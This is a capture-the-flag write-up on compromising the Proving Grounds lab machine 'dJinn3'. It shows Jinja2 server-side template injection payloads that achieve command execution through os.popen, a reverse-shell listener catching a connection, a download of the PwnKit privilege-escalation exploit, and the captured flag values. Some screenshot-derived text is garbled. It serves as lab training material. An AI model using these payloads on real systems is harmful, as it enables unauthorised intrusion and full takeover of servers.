

DJINN 3

Welcome to my writeup where I am gonna be pwning the **dJinn3** machine from **proving grounds**. This challenge has two flags, and our goal is to capture both. Let's get started!

GETTING STARTED


To access the lab, visit [proving grounds](#) and download the vpn configuration file. Connect to the vpn using `openvpn <file.ovpn>` and start the machine to get an IP.

Note

This writeup documents the steps that successfully led to pwnage of the machine. It does not include the dead-end steps encountered during the process (which were numerous). This is just my take on pwning the machine and you are welcome to choose a different path.

RECONNAISSANCE

I ran an `nmap` aggressive scan on all ports to find information about the target.



The screenshot shows a terminal window with a root shell on a Kali Linux system. The user runs an nmap scan on the IP address 192.168.135.102. The output shows the following details:

```
(root@kali:~/offsec/djinn3) # nmap -A -p- 192.168.135.102 -oN djinn.nmap --min-rate 10000
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 09:24 EST
Nmap scan report for 192.168.135.102
Host is up (0.056s latency).
Not shown: 65531 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
| 2048 e6:44:23:ac:b2:d9:82:e7:90:58:15:5e:40:23:ed:65 (RSA)
| 256 ae:04:85:6e:c8:10:4f:55:4a:ad:96:9e:f2:ce:18:4f (ECDSA)
| 256 f7:08:56:19:97:b5:03:10:18:66:7e:7d:2e:0a:47:42 (ED25519)
80/tcp    open  http   lighttpd 1.4.45
|_http-server-header: lighttpd/1.4.45
|_http-title: Custom-ers
5000/tcp  open  http   Werkzeug httpd 1.0.1 (Python 3.6.9)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
|_http-server-header: Werkzeug/1.0.1 Python/3.6.9
31337/tcp open  Elite?
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, NULL:
|  username>
| GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|  username> password> authentication failed
| Help:
|  username> password>
```


```

root@kali:~/offsec/djinn3| root@kali:~/offsec/djinn3| root@kali:~/offsec/djinn3| root@kali:~/offsec/djinn3|
_|_http-server-header: Werkzeug/1.0.1 Python/3.6.9
31337/tcp open Elite?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, NULL:
|     Username> GenericLines, GetRequest, HTTPOptions, RTSPRequest, SIPOptions:
|       Username> password> authentication failed
|     Help:
|       Username> password>
|     RPCCheck:
|       Username> Traceback (most recent call last):
|         File "/opt/.tick-serv/tickets.py", line 105, in <module>
|           main()
|             File "/opt/.tick-serv/tickets.py", line 93, in main
|               username = input("username> ")
|                 File "/usr/lib/python3.6/codecs.py", line 321, in decode
|                   (result, consumed) = self._buffer_decode(data, self.errors, final)
|                     UnicodeDecodeError: 'utf-8' codec can't decode byte 0x80 in position 0: invalid start byte
|       SSLSessionReq:
|         Username> Traceback (most recent call last):
|           File "/opt/.tick-serv/tickets.py", line 105, in <module>
|             main()
|               File "/opt/.tick-serv/tickets.py", line 93, in main
|                 username = input("username> ")
|                   File "/usr/lib/python3.6/codecs.py", line 321, in decode
|                     (result, consumed) = self._buffer_decode(data, self.errors, final)
|                       UnicodeDecodeError: 'utf-8' codec can't decode byte 0xd7 in position 13: invalid continuation byte
|       TerminalServerCookie:
|         Username> Traceback (most recent call last):
|           File "/opt/.tick-serv/tickets.py", line 105, in <module>
|             main()
|               File "/opt/.tick-serv/tickets.py", line 93, in main
|                 username = input("username> ")
|                   File "/usr/lib/python3.6/codecs.py", line 321, in decode
|                     (result, consumed) = self._buffer_decode(data, self.errors, final)
|                       UnicodeDecodeError: 'utf-8' codec can't decode byte 0xe0 in position 5: invalid continuation byte
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi

```

FOOTHOLD

The **nmap** revealed 4 open ports running different services. I started off with the http server running on port 80 and accessed it on my browser.



I then accessed the server running on port 5000. This page contained hyperlinks and some interesting information about some ticketing system.

Custom-ers x 192.168.135.102:5000/ x +



192.168.135.102:5000 Private browsing 90% 9:33

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec


THIS TICKETING SOFTWARE IS UNDER DEVELOPMENT. IF YOU FIND ANY ISSUE PLEASE REPORT IT TO ADMIN

#	ID	Title	Status	Link
1	2792	Add authentication to the ticket management system.	open	link
2	4567	Remove default user guest from the ticket creation service.	open	link
3	8345	Error while updating postgres queries	In progress	link
4	7723	Jack will temporarily handling the risk limit UI	open	link
5	2984	Update the user information	In progress	link
6	2973	Complete the honeypot project	In progress	link

I tried accessing port 31337 on the browser but couldn't do so. So I tried accessing it with nc.



I tried some common credentials like admin, user etc but none of them worked. I read the tickets that were present on port 5000 and found something interesting.




Status: open
ID: 4567

Description:

Remove all the default user that exists on the ticket creation service as it could be a real hazard to leave any entry point for unexpected guests. Also I would recommend adding an checks for the complexity of the password.

Sorry for the bright page, we are working on some beautiful CSS



Update the user information

Status: In progress
ID: 2984

Description:

It's a request to the helpdesk that since lot of people(jason, david, freddy etc) were either fired or resigned. It would be nice if we can remove their accounts and privileges from the system.

Sorry for the bright page, we are working on some beautiful CSS

These tickets revealed possible usernames. I tried multiple usernames with common password and ultimately got in using guest:guest .

ID	Title	Description	Status	Type
4	7723	Jack will temporarily handling the risk limit UI	In progress	Info
5	2984	Update the user information	In progress	Info
6	2973	Complete the honeypot project	In progress	Info
7	3623	test	open	Info

This looked like an API that allowed us to work with the tickets that were present on port 5000.

ID	Title	Description	Status	Type
4	7723	Jack will temporarily handling the risk limit UI	In progress	Info
5	2984	Update the user information	In progress	Info
6	2973	Complete the honeypot project	In progress	Info
7	3623	test	open	Info

I tried adding a ticket and found it on the server hosted on port 5000.

		default user guest from the ticket creation service.		
3	8345	Error while updating postgres queries	In progress	link
4	7723	Jack will temporarily handling the risk limit UI	open	link
5	2984	Update the user information	In progress	link
6	2973	Complete the honeypot project	In progress	link
7	3623	test	open	link

Even the structure of remained the same throughout.

Status: open
ID: 3623
Description:
test
Sorry for the bright page, we are working on some beautiful CSS

From this, I was able to assume that the api sent the title and description to the backend which then inserted them in a template. Also, the **nmap** scan revealed port 5000 was running **werkzeug** which is a module used with **flask**. **Flask** servers are infamous for being vulnerable to **SSTI** (Server Side Template Injections).

So I added a simple command to check if the application indeed was vulnerable.

```

root@kali:~/offsec/djinn3# nc 192.168.135.102 31337
username> guest
password> guest

Welcome to our own ticketing system. This application is still under
development so if you find any issue please report it to mail@mzfr.me


Enter "help" to get the list of available commands.

> help
  help      Show this menu
  update    Update the ticketing software
  open      Open a new ticket
  close     Close an existing ticket
  exit      Exit

> open
Title: tempinj
Description: {{ 7*7 }}
> 

```

default user quest from the ticket creation service.			In progress	link
Error while updating postgres queries	4 7723	Jack will temporarily handling the risk limit UI	open	link
	5 2984	Update the user information	In progress	link
	6 2973	Complete the honeypot	In progress	link



The server had executed the command that I had sent confirming the presence of **SSTI** vulnerability. Since flask by default uses **jinja2**, I tried a payload specific to that template engine to see if it works.

```

root@kali:~/offsec/djinn3# nc 192.168.135.102 31337
username> guest
password> guest

Welcome to our own ticketing system. This application is still under
development so if you find any issue please report it to mail@mzfr.me

Enter "help" to get the list of available commands.

> open
Title: fileaccess
Description: {{).__class__.__mro__[1].__subclasses__().__len__()}}
> 

```

authentication to the ticket management system			In progress	link
quest from the ticket creation service.			In progress	link
Error while updating postgres queries	4 7723	Jack will temporarily handling the risk limit UI	open	link
	5 2984	Update the user information	In progress	link
	6 2973	Complete the honeypot	In progress	link

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

fileaccess

Status: open
ID: 4120

Description:

It worked. So I went to **hacktricks** to look for ways to get RCE and found this payload.

The screenshot shows a Kali Linux browser session with the following details:

- Address Bar:** https://book.hacktricks.xyz/pentesting-web/stti-server-side-template-injection
- Page Title:** SSTI (Server Side Template Injection)
- Header:** CPU usage: 1.0% (Private browsing)
- Left Sidebar (PENTESTING WEB):**
 - SAML Attacks
 - Server Side Inclusion/Edge Side Inclusion Injection
 - SQL Injection
 - SSRF (Server Side Request Forgery)
 - STTI (Server Side Template Injection) (selected)**
 - EL - Expression Language
 - Jinja2 SSTI
 - Timing Attacks
 - Unicode Injection
 - UUID Insecutrities
 - WebSocket Attacks
 - Web Tool - WFuzz
- Content Area:**

What is SSTI (Server-Side Template Injection)
Detection
Tools
TInjA
SSTImap
Tplmap
Template Injection Table
Exploits
Generic
Java
FreeMarker (Java)
Velocity (Java)
Thymeleaf

More details about how to abuse Jinja2:

```
{% extends "layout.html" %}  
{% block body %}  
  <ul>  
    {% for user in users %}  
      <li><a href="{{ user.url }}>{{ user.username }}</a></li>  
    {% endfor %}  
  </ul>  
{% endblock %}
```

```
RCE not dependant from __builtins__:  
  
{{ self._TemplateReference__context.cycler._init__._globals__.os.popen('id').read() }}  
{{ self._TemplateReference__context.joiner._init__._globals__.os.popen('id').read() }}  
{{ self._TemplateReference__context.namespace._init__._globals__.os.popen('id').read() }}  
  
# Or in the shatest versions:  
{{ cycler._init__._globals__.os.popen('id').read() }}  
{{ joiner._init__._globals__.os.popen('id').read() }}  
{{ namespace._init__._globals__.os.popen('id').read() }}
```


I tried executing the payload first to see if it worked. If it did, I could attempt to get a reverse shell.

```
(root㉿kali)-[~/offsec/djinn3]
# nc 192.168.135.102 31337
username> guest
password> guest

Welcome to our own ticketing system. This application is still under
development so if you find any issue please report it to mail@mzfr.me


Enter "help" to get the list of available commands.

> open
Title: demo
Description: {{ cycler.__init__.globals.os.popen('id').read() }}
> █
```




The payload was able to execute commands on the server. Hence I could try getting a reverse shell.

I went to **revshells** and copied the **nc mkfifo** payload.



I opened another ticket with my reverse shell payload and started a listener on another terminal.



Upon visiting the page, I got a reverse shell.

```
(root@kali:~/offsec/djinn3) # rlwrap nc -lnpv 1234
listening on [any] 1234 ...
connect to [192.168.45.211] from (UNKNOWN) [192.168.135.102] 49728
bash: cannot set terminal process group (704): Inappropriate ioctl for device
bash: no job control in this shell
www-data@djinn3:/opt/.web$
```

I then found the first flag inside `/var/www`.

```
root@kali:~/offsec/djinn3 # ls ls
ls
data.json static templates webapp.py
www-data@djinn3:/opt/.web$ cd
cd
www-data@djinn3:~$ ls
ls
cgi-bin html local.txt
www-data@djinn3:$ cat local.txt
cat local.txt
7b22bc54f10fb71625c92a86224954
www-data@djinn3:$ pwd
pwd
/var/www
www-data@djinn3:~$
```

PRIVILEGE ESCALATION

I looked for binaries with uncommon **suid bit sets** and found **pkexec**

```
root@kali:~/offsec/djinn3 # find / -user root -perm -u=s -ls 2>/dev/null
find / -user root -perm -u=s -ls 2>/dev/null
524318 44 -rwsr-xr-x 1 root root 44664 Mar 23 2019 /bin/su
524426 28 -rwsr-xr-x 1 root root 26696 Mar 5 2020 /bin/umount
524422 44 -rwsr-xr-x 1 root root 43088 Mar 5 2020 /bin/mount
543609 32 -rwsr-xr-x 1 root root 30800 Aug 11 2016 /bin/fusermount
528884 64 -rwsr-xr-x 1 root root 64424 Jun 28 2019 /bin/ping
527702 76 -rwsr-xr-x 1 root root 75824 Mar 23 2019 /usr/bin/gpasswd
527699 76 -rwsr-xr-x 1 root root 76496 Mar 23 2019 /usr/bin/chfn
527700 44 -rwsr-xr-x 1 root root 44528 Mar 23 2019 /usr/bin/chsh
524525 148 -rwsr-xr-x 1 root root 149080 Jan 31 2020 /usr/bin/sudo
531255 20 -rwsr-xr-x 1 root root 18448 Jun 28 2019 /usr/bin/traceroute6.iputils
527703 60 -rwsr-xr-x 1 root root 59640 Mar 23 2019 /usr/bin/passwd
532541 24 -rwsr-xr-x 1 root root 22520 Mar 27 2019 /usr/bin/pkexec
547237 40 -rwsr-xr-x 1 root root 37136 Mar 23 2019 /usr/bin/newuidmap
547236 40 -rwsr-xr-x 1 root root 37136 Mar 23 2019 /usr/bin/newgidmap
524323 40 -rwsr-xr-x 1 root root 40344 Mar 23 2019 /usr/bin/newgrp
524868 12 -rwsr-xr-x 1 root root 10232 Mar 28 2017 /usr/lib/eject/dm-crypt-get-device
543653 428 -rwsr-xr-x 1 root root 436552 Mar 4 2019 /usr/lib/openssh/ssh-keysign
143782 100 -rwsr-xr-x 1 root root 100760 Nov 23 2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
142722 108 -rwsr-sr-x 1 root root 109432 Oct 30 2019 /usr/lib/snapd/snap-confine
532572 16 -rwsr-xr-x 1 root root 14328 Mar 27 2019 /usr/lib/polkit-agent-helper-1/polkit-agent-helper-1
526856 44 -rwsr-xr-- 1 root messagebus 42992 Jun 10 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@djinn3:~$
```

When **pkexec** has an **suid bit set**, we can try to escalate our privilege using the PwnKit method. I googled for the exploit and found the github repo.

Google search results for "pkexec suid bit priv exec":

- Qualys Security Blog**
https://blog.qualys.com · 2022/01/25 · pwnkit-local-priv...
PwnKit: Local Privilege Escalation Vulnerability Discovered ...
25 Jan 2022 — The Qualys Research Team has discovered a memory corruption vulnerability in polkit's pkexec, a SUID-root program that is installed by ...
- Red Hat Customer Portal**
https://access.redhat.com › security › vulnerabilities › RH...
RHSS-2022-001 Polkit Privilege Escalation - (CVE-2021- ...
25 Jan 2022 — Red Hat is aware of a vulnerability found in **pkexec** that allows an authenticated user to perform a **privilege** escalation attack. The polkit ...
- Elastic**
https://www.elastic.co › guide › security › current › pol...
Potential Privilege Escalation via PKEXEC
Identifies an attempt to exploit a local privilege escalation in polkit **pkexec** (CVE-2021-4034) via unsecure environment variable injection.
- Logpoint**
https://www.logpoint.com › blog › detecting-pwnkit-lo...
Detecting PwnKit local privilege escalation vulnerability
30 Oct 2023 — by Bhabesh Raj Rai, Security Research Department. On January 25, 2022,

GitHub repository: ly4k/PwnKit

Code Issues 5 Pull requests Actions Projects Security Insights

About

Self-contained exploit for CVE-2021-4034
- Pkexec Local Privilege Escalation

cve-2021-4034

Readme MIT license Activity 1.1k stars 13 watching 188 forks Report repository

Contributors 2

ly4k Oliver Lyak FuzzyLitchi Polly

I downloaded the script on my local machine and then started a python server so that I could transfer it to the target.

```

root@kali: ~/offsec/djinn3 [~] # wget "https://raw.githubusercontent.com/ly4k/PwnKit/refs/heads/main/PwnKit.sh"
--2024-11-03 11:25:02-- https://raw.githubusercontent.com/ly4k/PwnKit/refs/heads/main/PwnKit.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.108.133, 185.199.109.133, 185.199.110.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.108.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 150 [text/plain]
Saving to: 'PwnKit.sh'

PwnKit.sh          100%[=====]   150 --.-KB/s    in 0s

2024-11-03 11:25:02 (16.5 MB/s) - 'PwnKit.sh' saved [150/150]

[~] # python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...

```

I followed the instructions that were provided on the [github](https://github.com/ly4k/PwnKit) repo.

After getting the root shell, I captured the final flag from the `/root` directory.

CONCLUSION

Here's a short summary of how I pwned `djinn3`:

- I discovered an **SSTI** vulnerability on the server running on port 5000 and used the api hosted on port 31337 to get a reverse shell.
- I then captured the first flag from the `/var/www` directory.
- I looked for binaries with uncommon **suid bits** and found pkexec.

- I googled for exploits and found the **Pwnkit** repo on github.
- I followed the instructions given in the repo to got root access.
- Finally I captured the root flag from the `/root` directory.

That's it from my side! Until next time :)

